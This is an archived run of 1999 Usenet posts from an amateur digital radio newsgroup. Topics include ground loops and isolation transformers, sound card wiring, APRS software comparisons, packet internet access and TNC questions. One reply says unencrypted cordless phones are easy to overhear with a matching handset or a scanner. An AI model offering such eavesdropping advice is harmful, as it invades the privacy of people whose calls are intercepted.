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cable
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only
> > about 2 feet of cable.
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> > Rob <NoEmail@NoWay.com> wrote in message
> > news:VM674.199071$5r2.503727@tor-nn1.netcom.ca...
> > > Jim,
> > >
> > > Yes, those audio isolation transformers do a great job when
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> > > A schematic for an opto isolator circuit for the PTT can be
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> > > 73'
> > >
> > > Rob
> > >
> > > "Jim Haynes" <haynes@alumni.uark.edu> wrote in message
> > > news:83h9ta$nh3$1@ash.prod.itd.earthlink.net...
> > > > I have found it necessary in several situations that all
happen
> > to involve
> > > > Kenwood rigs to use an isolation transformer when feeding
audio
> > from a
> > > > TNC or computer sound card to the radio. I have used the
little
> > Radio
> > > Shack
> > > > output transformer 273-1380 since it also provides a voltage
> > step-down.
> > > > In the Kenwood mic connector there are two separate grounds,
one
> > for the
> > > PTT
> > > > switch and one for the mic element. I run the transformer
> > secondary to
> > > > the mic element pins only. This has cleared up the trouble
every
> > where I
> > > > have used it.
> > > >
> > >
> > >
> >
> >
>
>

5505. s:XC5202-6PC84C

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Martin Rozwadowski <ea0537@stud.uni-wuppertal.de>
Message-ID: <83jmit$h3q$1@wrfsm1.urz.uni-wuppertal.de>
Source record: 15063
Cross-posted to: comp.sys.ibm.pc.hardware.networking,de.comp.os.unix.linux.hardware,de.markt.comp.hardware,maus.markt.suche,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rhein.markt,zer.z-netz.telecom.amateurfunk,z-netz.netzwerke.all

Hello !

I am looking for the XC5202-6PC84C IC, it is needed for the YAM Modem
Packet Radio multimode)

someone who know, where to buy ? I need about 6 pieces

thanx

Martin

ea0537@stud.uni-wuppertal.de

5506. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385D8995.33AD1201@preferred.com>
Source record: 15064
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Whats stopping ya???

Rob wrote:
>
> I hope one day someone creates a split screen terminal program widget - HI
>
> 73's
> Rob

--
Jeff Pierce
piercej@preferred.com
http://pages.preferred.com/~piercej

----------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

5507. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <2rh74.199170$5r2.503995@tor-nn1.netcom.ca>
Source record: 15065
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Nothing except finding the time. Everyone has that problem - Hi

Rob

"Jeff Pierce" <piercej@preferred.com> wrote in message
news:385D8995.33AD1201@preferred.com...
> Whats stopping ya???
>
> Rob wrote:
> >
> > I hope one day someone creates a split screen terminal program widget -
HI
> >
> > 73's
> > Rob
>
> --
> Jeff Pierce
> piercej@preferred.com
> http://pages.preferred.com/~piercej
>
>
> ------------== Posted via Newsfeeds.Com, Uncensored Usenet News
==----------
> http://www.newsfeeds.com The Largest Usenet Servers in the World!
> ------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers
==-----

5508. Is there a way to get WWW access over packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: James Wilson <jameswade@mindspring.com>
Message-ID: <385DA8B3.D5974203@mindspring.com>
Source record: 15066

Hi!
I'm going to be spending a lot of time out my property where I don't have phone service or even cellular service. I'd still like to have full Internet access. I can't tell in the FAQs if this can be done with packet. If not, is there another way to do this? If so, what kind of speeds can be expected?

Thanks!

-James Wilson
jameswade@mindspring.com

5509. Re: Is there a way to get WWW access over packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s5rao2q1ee6149@corp.supernews.com>
Source record: 15067

Depends on what you can afford, and what you build. Bandwidth costs money.
Who's going to provide the Internet gateway? Are you going to set this up
somewhere, or are you expecting someone else to do it?

Figure on $300 per mile for Spread Spectrum at 2.4 GHz.

I have a system in Oklahoma City that people out in the Pan-Handle
use to get mail. It operates over 1200 baud nodes, and they can read
at the rate of about 30 characters per second on a good day. Zero
on a bad day.

James Wilson wrote
> Hi!
> I'm going to be spending a lot of time out my property where I don't
>have phone service or even cellular service. I'd still like to have
>full Internet access. I can't tell in the FAQs if this can be done with
>packet. If not, is there another way to do this? If so, what kind of
>speeds can be expected?

5510. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: "George T. Baker" <w5yr@worldnet.att.net>
Message-ID: <385DBA53.BF86D141@worldnet.att.net>
Source record: 15068

Interesting, Bob.

When I was using my laptop for PSK31, I did not observe any problems with hum, noise, or instability. But, when I got a new P3 500 MHz system for the shack and hooked it up to the rig, I could see spurious activity on the unmodulated carrier on the Monitorscope. Transformers in both audio lines removed it completely. Like most things involving computers, it is easier to just "do it" as a precaution and eliminate the source of the problem than it is to diagnose it and find out what is really causing it.

My IC-765 uses separate returns ("ground") for the mic input circuit and the PTT circuit. That may be involved with the desktop rig while it did not enter into the picture with the laptop, although the connection to the rig was the same in both cases.

I am getting a new Kachina tomorrow - if UPS doesn't self-destruct! - and it will be very interesting to see how it interfaces to the computer. They bring out the audio and control lines to a dedicated connector and the levels are such that no attenuation is required. I will probably go ahead and install transformers anyway since I already have them and they seem to do no harm.

72/73, George
Fairview, TX 30 mi NE Dallas in Collin county
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
R/C since 1964 - AMA 98452 RVing since 1972

Bob Lewis wrote:
>
> Must be related to the rig's mike input circuit in some way I guess.
> I've used two different computers and two different lap tops with two
> different rigs (Icom and Elecraft) in all combinations, all with
> direct connections and no hum. Or, I'm just lucky.
>

5511. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83jpse$1otd$3@arachne.labyrinth.net.au>
Source record: 15069

Rob <NoEmail@NoWay.com> wrote:
> I think the main problem may be related to the fact that I use a laptop.
> The laptop has an external power supply with a two prong plug. It is not
> grounded well (like most laptops).

Interesting. How can you detect that you have a ground loop?
I have audio and PTT connected directly from my Toshiba laptop
to my IC-726 rig and haven't noticed any problems.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5512. Re: Is there a way to get WWW access over packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Mike Pupeza <mpupeza@csolve.net>
Message-ID: <_gi74.6331$ci.6851@news21.bellglobal.com>
Source record: 15070

Hi;
For Internet E-mail only, for FREE, you can get an HF xcvr, and use Pactor
to access the WinPak systems.
If your licence allows it, using HF Pactor, there are a LOT of BBS (Bulletin
Board Systems) that are connected to the Internet that provide that service!
Stations that I know are N0ZO, W4NPX, K4CJX, W9MR, WA1URA, KN6KB!

Check with ARRL, or search for the Pactor info.

However, to the best of my knowledge, this is for E-mail, and NOT for full
bandwidth WWW access.

Apparently. there are also many VHF Packet systems that have similar
accesses, but, again, NOT full WWW High Speed Access!

Good luck!

73
Michael Pupeza VE3EQP
James Wilson <jameswade@mindspring.com> wrote in message
news:385DA8B3.D5974203@mindspring.com...
> Hi!
> I'm going to be spending a lot of time out my property where I don't
> have phone service or even cellular service. I'd still like to have
> full Internet access. I can't tell in the FAQs if this can be done with
> packet. If not, is there another way to do this? If so, what kind of
> speeds can be expected?
>
> Thanks!
>
> -James Wilson
> jameswade@mindspring.com
>

5513. Req: info on routing in packet radio networks

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: bartp@mail.freenet.hut.fi
Message-ID: <83l7cu$uv5$1@learnet.freenet.hut.fi>
Source record: 15071

Hello,

Currently I'm working to find out a few things about networking
in a packet radio environment. The thing I'm trying to find
out now is the way packets are directed between 'nodes', or
repeaters.

Can anyone help me with the specifications for the algorighms
that are most widely used (dynamic routing algorithms)? I have
trouble finding any specs (or even descriptions) on the internet
and even the arrl/tapr/... pages.

A url would help, books/magazine titles too, a doc would be
excellent.

Thanks in advance,

Bart

P.S.: info can best be sent to punt(remove@the.junk)fel.tno.nl
--

5514. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <385E206D.2A9C@digitalcartography.com>
Source record: 15072

Steve Sampson wrote:

> ...I can even run APRS and UI-View together,
> and maintain the Internet Server
> feature of WinAPRS, and the GIF
> map features of UI-View :-)...

WinAPRS allows the use of gif images and you
can overlay regular dos/win maps on top
of the images.

Don't have to use two programs.

Lumpy ab0gd
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com

5515. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: "George T. Baker" <w5yr@worldnet.att.net>
Message-ID: <385E662C.DD439AA0@worldnet.att.net>
Source record: 15073

Hamish, I use a fairly old but still workable Heathkit Monitorscope (SB-610) to examine the output r-f envelope of the PSK31 transmitter under TUNE (no modulation) and TWO TONE (idle) conditions.

The effects of any extraneous signal content are immediately evident as waveform irregularities. If the unwanted signal components are of any level at all, the power ratio between TUNE and IDLE will depart from the ideal 50% value.

Any scope of sufficient vertical bandwidth will suffice to do envelope examination. The old Monitorscope just happens to be rather convenient for the purpose. Critical examination of the IDLE waveform readily identifies any distortion due to overdriving, etc.

72/73, George
Fairview, TX 30 mi NE Dallas in Collin county
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
R/C since 1964 - AMA 98452 RVing since 1972

Hamish Moffatt wrote:
>
> Rob <NoEmail@NoWay.com> wrote:
> > I think the main problem may be related to the fact that I use a laptop.
> > The laptop has an external power supply with a two prong plug. It is not
> > grounded well (like most laptops).
>
> Interesting. How can you detect that you have a ground loop?
> I have audio and PTT connected directly from my Toshiba laptop
> to my IC-726 rig and haven't noticed any problems.
>
> Hamish VK3SB

5516. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s5sv9kc1rg3128@corp.supernews.com>
Source record: 15074

Really. I read the docs for 2.4.0 and it says BMP/GIF will be in the
future??

"These features will be inhanced (SIC) to include GIF and BMP files
and will allow you to do your own calibration of images. "

Is the exact quote. How do you use GIF and BMP? I don't see that
documented?

Thanks!
Steve

Lumpy wrote in message <385E206D.2A9C@digitalcartography.com>...
>Steve Sampson wrote:
>
>> ...I can even run APRS and UI-View together,
>> and maintain the Internet Server
>> feature of WinAPRS, and the GIF
>> map features of UI-View :-)...
>
>WinAPRS allows the use of gif images and you
>can overlay regular dos/win maps on top
>of the images.
>
>Don't have to use two programs.
>
>Lumpy ab0gd
>--
>The Very Unofficial Colorado APRS Page
>http://www.digitalcartography.com

5517. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s5t1srn7rg3120@corp.supernews.com>
Source record: 15075

I just tried the procedure in the docs where you build a .GEO file.
It did in fact use a GIF image. The image was not as good. It
looked distorted actually, and it did not fill the window. Part of
it was blank. The quality was too poor to proceed.

I'm pretty much moving away from WinAPRS. I have a registered copy
and I like certain features, but its GUI is pretty much obsolete now.
I plan to register the UI-View and go with that. Combining that and
Street Atlas maps, is a very professional looking solution.

Steve

Lumpy wrote

>WinAPRS allows the use of gif images and you
>can overlay regular dos/win maps on top
>of the images.
>
>Don't have to use two programs.
>
>Lumpy ab0gd

5518. Tekk ks-960 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: kentg@home.com
Message-ID: <385e9a86.31602653@nntp.service.ohio-state.edu>
Source record: 15076

Hello all.

I just bought a used tekk ks-960 UHF transciever, and was under the
impression it was a a radio and a TNC combined.

After a little research, Im thinking it is just a radio...can anyone
confirm, and if so, this means I need a full blown TNC to go with it,
right?
>Over 41,000 people educated!

a proven lie.

==========
Kent Gould

ASE certified GM, Toyota, Honda/Acura, Lexus Technician

94' LX Honda Accord
98' EX Honda Accord
99' LE Toyota Camry

5519. Help: MFJ Multicom on HP200LX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <385E9CD8.CA290AC5@gte.net>
Source record: 15077
Cross-posted to: rec.radio.amateur.digital.misc,alt.comp.sys.palmtops.hp

I'm running an MFJ 1289 tnc and using an HP 200lx. It works fine if I use a simple terminal program (like the one build into the palmtop). I am able to send commands to the tnc, etc. and everything works.

However, when I try to use Multicomm (or, Baycomm), it does not seem to communicate with the tnc. I do get data coming back from the tnc (such as received info), but if I try to send any command to the tnc, it hangs up my pc. I have tried reloading the software without any benefit.

Does anyone have any suggestions as to what may be going wrong and what to do about it? I'm totally out of ideas and getting desperate.

Thanks,
Dale

5520. Re: Help: MFJ Multicom on HP200LX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Jeff Johns <jeffj@scott.net>
Message-ID: <42949492502628145525NEWS2LX@news.idea-works.net>
Source record: 15078
Cross-posted to: rec.radio.amateur.digital.misc,alt.comp.sys.palmtops.hp

On Mon, 20 Dec 1999 21:17:58 GMT, Dale Gillilan <positivechanges.hypnosis@gte.net> wrote:

> Does anyone have any suggestions as to what may be going wrong and what
> to do about it? I'm totally out of ideas and getting desperate.

If you are using Baycom you need to remove any TSR's as it is very picky
about them. Check out http://www.tigertronics.com/sheriff.htm for a article
about me and my 200LX.

Jeff

------------ Jeff Johns - W4JEF -----------
| Jefferson County Sheriff's Department |
| Birmingham, Alabama USA |
| Finger jeffj@scott.net for my PGP RSA Key |
--- Address all complaints to /dev/null ---

5521. PicoPacket and Tripmate APRS Tracker

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Sherwin MacKenzie <scmacken@cruzio.com>
Message-ID: <385EAA73.7FD576B2@cruzio.com>
Source record: 15079

I would like to run a PicoPacket dual port TNC with a Tripmate GPS Receiver as an APRS stand alone Tracker.

Can someone give me the Pin connections between the Tripmate and the PicoPacket for the RS 232 Serial Port (RJ-45-6), or the RS 232-2 (3.5 mm Stereo Jack), or both?

I will be getting my power for the PicoPacket and the Tripmate separately from these connections.

Thank You, S. C. MacKenzie, N6HAC scmacken@cruzio.com

5522. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <83mdn3okh1@bob.news.rcn.net>
Source record: 15080

> How can you detect that you have a ground loop?

Listen to the signal on another receiver. The ground loop will cause 60 Hz hum on your signal. In addition to the ground problem, you also have to be careful not to overdrive the rig or otherwise inject any distortion into the signal. One way is to look at the waterfall display of another receiver/computer setup or have a friend report on your signal. Distortion will cause multiple lines (more than the normal two in idle) on the waterfall and a low IMD number. Be careful that the other receiver is not distorting the signal. With some back-to-back testing I did here, I found that switching from slow to fast AGC on my IC761 caused a 15 dB degradation of the IMD.

5523. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: haynes@alumni.uark.edu
Message-ID: <83ltse$943$1@oak.prod.itd.earthlink.net>
Source record: 15081

In some of the cases I worked on:

Kenwood TS-440 - I don't remember now if the PK-232 in this case was feeding the mic jack or another input, but the symptom was on increasing the RF power the signal became distorted - it sounded as if there was another tone in addition to the FSK tone. We cured this by plugging the TS-440 power supply into a different wall outlet from the one feeding the rest of the stuff.

Kenwood TS-440, PK-232 feeding the mic jack, same kind of distortion as above as power was increased above a smidgen. Put in the stepdown transformer and no more problem.

Kenwood TS-940S fed in the mic jack from Sound Blaster on a PC. Same problem of distorted audio tone with any reasonable amount of RF power, again cured by putting in the stepdown transformer.

5524. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <SkC74.199324$5r2.505538@tor-nn1.netcom.ca>
Source record: 15082

Hi Roger,

It sounds like UI view has better graphics capability and a better GUI than WinAPRS.

Are there any other differences? Does UI-View have features that WinAPRS does not have and vice versa?

Rob

"Roger Barker" <roger@peaksys.co.uk> wrote in message news:8WzcrMABCLX4EwXL@peaksys.co.uk...
> In article <s5oci1liee659@corp.supernews.com>, Steve Sampson
> <ssampson@usa-site.net> writes
> >When I downloaded APRS V2.4.0 it has an AGWPE interface, so when I used
> >it, it noted that I needed to upgrade my engine. I went to the AGW site, but
> >could not
> >find the new version. Then after your message I went and visited again. I
> >downloaded
> >the latest version, and it hasn't crashed yet. I did have a lot of trouble
> >getting it to
> >run right. Had to delete ports and reboot several times :-) Now we're cooking.
> >I can
> >run APRS and packet on the same dual-port TNC, or go use the sound card
> >interface.
> >
> >Heck, I can even run APRS and UI-View together, and maintain the Internet Server
> >feature of WinAPRS, and the GIF map features of UI-View :-)
>
> Have you downloaded the UI-View V2.15 beta? That has full support for
> connecting to APRServe. It's on my web page - see my sig.
>
> --
> Roger Barker, G4IDE roger@peaksys.co.uk
> Boston, UK http://www.packetradio.org.uk

5525. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-20 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <VOD74.199353$5r2.505252@tor-nn1.netcom.ca>
Source record: 15083
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

IMPORTANT -- CORRECTION -- PLEASE READ

The mic jack on a sound card is a MONO circuit but uses a STEREO JACK with one channel carrying the audio to the sound card from the mic and the other channel carrying a DC voltage to power a mic.

I made a big mistake. THE TIP OF THE MIC CONNECTOR CARRIES THE DC NOT THE AUDIO AS I SUGGESTED IN MY LAST POSTING!

Most people use one of the channels of the sound card's LINE INPUT and do NOT use the sound card's mic input for good reason.

IN ANY EVENT, EVEN IF one is going to connect a cable from a Radio's audio output to the Computer's sound card LINE INPUT, I strongly suggest that one uses a STEREO connector and ONLY use the centre ring which carries the audio to the sound card and the lower ring for the mic ground return.

DO NOT USE the TIP of the connector. Leave it unconnected!

This is the best approach! If you accidentally plug this cable into the MIC jack of the sound card instead of the LINE INPUT, you will not cause any damage to your sound card! In fact, the cable will even work and provide an audio signal from the radio to your sound card!

(If you don't follow this recommendation, you MIGHT damage your sound card. It depends on whether your sound card has any short circuit protection etc)

73's
Rob
VA2FB

"Rob" <NoEmail@NoWay.com> wrote in message
news:NcX64.198992$5r2.503233@tor-nn1.netcom.ca...
> Bob,
>
> Many thanks for the info.
>
> I understand that it is alright to fed both channels of the sound card
line
> input.
>
> BUT I heard it is a different story for the MIC input. I was told that
the
> mic jack on a sound card is a MONO circuit but uses a STEREO JACK with one
> channel carrying the audio and the other carrying a DC voltage for the
mic.

> It was suggested that I use a STEREO connector and ONLY use the TIP which
> carries the audio. (AND DON'T USE the RING which carries the polarizing
> voltage).
>
> Since HAMS like me sometimes plug cables in the wrong jack (especially if
> the mic and line input jacks are beside each other), it sounds to me like
a
> good idea to only use one channel carried in the tip (even if you PLAN to
> connect it to the line input jack where it doesn't matter)
>
> Any thoughts?
>
> Rob
>
> "Bob Lewis" <aa4pb@erols.com> wrote in message
> news:83hcepprq1@bob.news.rcn.net...
> > > I heard that it is NOT a good idea to connect both channels (Left
> > and Right)
> > > of the sound card's line output to the Rig's mic input. It might
> > cause
> > > distortion.
> >
> > It is NOT a good idea. When you connect the two outputs together you
> > are shorting the outputs. Whether this causes any distortion depends
> > on the sound card output circuit design and how well balanced the two
> > outputs are. If, for example, you had the mixer balance all the way
> > to one side, the dead side would attempt to short the output of the
> > other. The output impedance *may* be high enough to prevent
> > distortion or damage but you never know how it was designed. It's
> > best not to do it and there's no advantage to it that I can think of.
> > In pro audio a resistor is often inserted into each channel in order
> > to provide a "resistive combiner" circuit to feed a stereo channel
> > into a mono channel. With PSK31 both channels have the same signal so
> > there's no reason to do it.
> >
> > > (On the other hand, I heard it doesn't matter whether the rig's
> > > speaker output is connected to both channels of the sound card's
> > line input
> > > or mic input).
> >
> > It doesn't matter because because you are shorting two inputs. The
> > load impedance drops to one-half but it's still plenty high enough
> > not to overload the receiver's output.
> >
> > > I also heard if you just used a mono plug for the sound card's line
> > output
> > > (or speaker output), it will short out one of the channels and may
> > cause
> > > distortion. It is best to use a stereo plug and only use one of
> > the

> > > channels. Is this good advice?
> >
> > Good advice! A mono plug will short one output. It may not cause
> > distortion in the other channel, but it's never good practice to
> > short an output unless you know for sure that the circuit design can
> > handle it.
> >
> >
> >
>
>

5526. FA: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW, FAX)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: longbch@my-deja.com
Message-ID: <83mil6peb1@nnrp1.deja.com>
Source record: 15084

For Auction: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW,
FAX)

See the auction at:

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=221981939

This package includes:

- The MFJ-1278 multi-mode controller
- AC adapter power supply
- Owner's Manual (Includes troubleshooting, calibration, and schematics)
- 2 Microphone cables with 5-pin DIN male connectors
(one is wired for a Kenwood TS-430S)
- MFJ Packet Starter Pack pamphlet
- Fast-Start manual (not pictured)
- 3.5" floppy of the MFJCOMM 3.0 software. This is the DOS program
that communicates with the unit.

The 1278 will operate the following modes:

- VHF packet
- HF packet
- Baudot
- AMTOR
- ASCII
- CW
- Weather Fax

I will try to answer any questions, please don't hesitate to e-mail me.

Thanks

Sent via Deja.com http://www.deja.com/
Before you buy.

5527. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <Z2ymOLAvLyX4Ewhb@dowrmain.demon.co.uk>
Source record: 15085

In article <SkC74.199324$5r2.505538@tor-nn1.netcom.ca>, Rob
<NoEmail@NoWay.com> writes
>
>Are there any other differences? Does UI-View have features that WinAPRS
>does not have and vice versa?

Roger will probably fill you in on the feature differences. A non-
technical difference is the registration charge: about $16 for UI-View.
A lot more for WinAPRS.

73
Ian, G3NRW
Technical Editor, APRS Protocol Specification

--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/Faprswg.html|
+---+

5528. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn85ujcs.du5.nomail@linux.pe1chl.ampr.org>
Source record: 15086
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Rob <NoEmail@NoWay.com> wrote:
>DO NOT USE the TIP of the connector. Leave it unconnected!

>This is the best approach! If you accidentally plug this cable into the MIC
>jack of the sound card instead of the LINE INPUT, you will not cause any
>damage to your sound card! In fact, the cable will even work and provide an
>audio signal from the radio to your sound card!

>(If you don't follow this recommendation, you MIGHT damage your sound card.
>It depends on whether your sound card has any short circuit protection etc)

I presume that anything that uses a (mini-)jack connector has some form
of short circuit protections, as these connectors routinely short out their
connections when plugging in/out or fondling with the connector to find
the spot of good ground contact.

Normally there is a small regulator on the card to provide the voltage,
and it is short-circuit protected. It could run a little hot when left
shorted all the time.

A better recommendation seems to always use AC-coupling on the soundcard
inputs, so if you use a transformer, put a (say 1uF) nonpolarized cap
in series. Or a resistor of sufficient value to reduce the current,
and small enough in relation to the input impedance. 4k7 or so.

In fact, this is always a good thing to do. When I make connections
to transceivers for 9k6 modification, where AC coupling is a bad idea,
I always put in a small series resistor directly at the connection point,
to avoid damage to the transceiver when the outgoing lead is shorted to
ground or to small voltages like +5 or +12. Better to have some percent
of signal loss than a blown-out 3357.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5529. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Chris Smolinski <csmolinski@erols.com>
Message-ID: <385F80DF.9C6816B@erols.com>
Source record: 15087
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Apple avoided this problem by using a modified (longer) plug for the
microphone. The DC power is at the tip, but since the jack is designed
for a longer plug, a normal plug won't reach it. The center ring is
longer, and connects to both left and right channels, for blended mono
recording. Yet a stereo plug could also be used, for true stereo
recording.

73's
Chris
N3JLY

Rob wrote:
>
> IMPORTANT -- CORRECTION -- PLEASE READ
>
> The mic jack on a sound card is a MONO circuit but uses a STEREO JACK with
> one channel carrying the audio to the sound card from the mic and the other
> channel carrying a DC voltage to power a mic.
>
> I made a big mistake. THE TIP OF THE MIC CONNECTOR CARRIES THE DC NOT THE
> AUDIO AS I SUGGESTED IN MY LAST POSTING!
>
> Most people use one of the channels of the sound card's LINE INPUT and do
> NOT use the sound card's mic input for good reason.
>
> IN ANY EVENT, EVEN IF one is going to connect a cable from a Radio's audio
> output to the Computer's sound card LINE INPUT, I strongly suggest that one
> uses a STEREO connector and ONLY use the centre ring which carries the
> audio to the sound card and the lower ring for the mic ground return.
>
> DO NOT USE the TIP of the connector. Leave it unconnected!
>
> This is the best approach! If you accidentally plug this cable into the MIC
> jack of the sound card instead of the LINE INPUT, you will not cause any
> damage to your sound card! In fact, the cable will even work and provide an
> audio signal from the radio to your sound card!
>
> (If you don't follow this recommendation, you MIGHT damage your sound card.
> It depends on whether your sound card has any short circuit protection etc)
>
> 73's
> Rob
> VA2FB

5530. Re: FA: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW, FAX)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Marvin Volz <mtve@hal-pc.org>
Message-ID: <385FA5E9.329E2DAE@hal-pc.org>
Source record: 15088

The latest Windoz program is much improved and includes slow scan TV

W5MTV

longbch@my-deja.com wrote:

> For Auction: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW,
> FAX)
>
> This package includes:
>
> - The MFJ-1278 multi-mode controller
> - AC adapter power supply
> - Owner's Manual (Includes troubleshooting, calibration, and schematics)
> - 2 Microphone cables with 5-pin DIN male connectors
> (one is wired for a Kenwood TS-430S)
> - MFJ Packet Starter Pack pamphlet
> - Fast-Start manual (not pictured)
> - 3.5" floppy of the MFJCOMM 3.0 software. This is the DOS program
> that communicates with the unit.
>
> The 1278 will operate the following modes:
>
> - VHF packet
> - HF packet
> - Baudot
> - AMTOR
> - ASCII
> - CW
> - Weather Fax
>
> I will try to answer any questions, please don't hesitate to e-mail me.
>
> Thanks
>

5531. Re: Is it possible to listen to Digital Cordless telephones (DECT)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: mnemo@REMOVE_THIS.home.se
Message-ID: <385fb3a9.5314962@nntpserver.swip.net>
Source record: 15089
Cross-posted to: alt.security.cointel,alt.security.espionage,rec.radio.amateur.digital.misc,rec.radio.scanner

I hope you guys can sort out the cordless phones from mobile one.
The diffrence is important, a cordless is extremly easy to listen to
since most models doesn't use any encryption today. The phones rely
mostly on low-effect transmitters for security, that is; since the
signal is hard to detect far away you can't do much hamn anyway.
If you already are being suspect to an investigation of some sort,
then you have a problem. Usually the only thing one has to do; is
getting a similar cordless phone and listen through it's handset
or in some cases a scanner and a spec on the phone (for the tx/rx
freqs).

Mobile phones use higher effects on their transmitters and sigint
systems can (and does) scan this type of traffic in general.
When interesting signals is found these signals can be treated
by some special surveillance program, this way you can actually
use the sigint-system to detect malicous activity etc.

/mnemo

>Is there a way to get around the problem of listening to
>Digital Cordless telefones such as DECT?
>
>Does anybody know how to make it possible in a cheap
>way to listening to the DECT-traffic?
>
>Any advice?
>
>/AgaBus
>
>

5532. Re: Tekk ks-960 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: fred.mahone@vt.edu
Message-ID: <385fc476.16979788@news.vt.edu>
Source record: 15090

On Mon, 20 Dec 1999 21:12:06 GMT, kentg@home.com (Kent) wrote:

>Hello all.
>
>I just bought a used tekk ks-960 UHF transciever, and was under the
>impression it was a a radio and a TNC combined.
>
>After a little research, Im thinking it is just a radio...can anyone
>confirm, and if so, this means I need a full blown TNC to go with it,
>right?
>>Over 41,000 people educated!
>
>a proven lie.
>
>==========
>Kent Gould
>
>ASE certified GM, Toyota, Honda/Acura, Lexus Technician
>
>94' LX Honda Accord
>98' EX Honda Accord
>99' LE Toyota Camry

Yes, the tekk ks-960 is a transceiver only. If you go to Paccom's
site you will see them listed as a companion to their line of tncs.

I have not seen any package deals of a transceiver and tnc
as most maufacturers do not know the intended final use of
their products and do not want to make a 'one-of a kind'
that does not sell. The exception is the new Kenwood
handheld, but it is costly to dedicate it to tracker status.
